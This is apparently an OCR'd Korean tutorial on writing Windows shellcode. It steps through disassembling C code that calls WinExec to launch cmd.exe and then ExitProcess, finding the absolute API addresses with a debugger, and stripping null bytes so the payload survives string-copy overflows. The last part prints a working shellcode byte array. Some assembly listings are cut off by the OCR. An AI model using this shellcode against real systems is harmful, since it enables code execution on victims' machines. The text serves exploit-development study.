
쉘코드는 cpu에서 바로 실행될 수 있도록 기계어로 작성되어야 한다.

따라서 디버깅 기능을 이용해 어셈블리어 코드를 얻은 뒤, 어셈블리어로 디버깅을 한 번 더 하여 기계어 코드를 얻는다.




다음과 같이 c 언어로 작성한 코드를 디버깅 하여 어셈블리어를 얻는다.

하지만 저기 나와있는 윈도우 API 함수 주소는 상대 주소이기 때문에

어셈블리어로 코드를 실행시킬려면 이뮤니티 디버거를 통해 절대 주소를 구해야한다.

다음과 같이 WINExec의 절대주소는 75F7F57E, EXITProcess의 절대주소는 75F4BED2인 것을 구했다.



__asm을 통해 어셈블리어를 디버깅 하여 기계어를 다음과 같이 얻었다.

```
mov dword ptr[ebp - 4], 63h
mov dword ptr[ebp - 3], 6Dh
mov dword ptr[ebp - 2], 64h
xor ebx,ebx
mov [ebp-1], ebx
```

```
765 C7 45 FE 64 00 00 0
   mov dword ptr[ebp -
76C 33 DB
   xor ebx,ebx
76E 89 5D FF
   mov [ebp-1], ebx
```

널바이트를 제거하여 문자열 복사 계열 함수에서도 공격 활용도를 높이기 위해서 다음과 같이 코드를 수정했다.

```
#include "windows.h"
#include "stdafx.h"

char shellcode[] ="\xC6\x45\xFC\x63"
"\xC6\x45\xFD\x6D"
"\xC6\x45\xFE\x64"
"\x33\xDB"
"\x89\x5D\xFF"
"\x6A\x05"
"\x8D\x45\xFC"
"\x50"
"\xB8\x7E\xF5\xF7\x75"
"\xFF\xD0"
"\x6A\x01"
"\xB8\xD2\xBE\xF4\x75"
"\xFF\xD0";
```

다음과 같이 기계어를 수정하였다.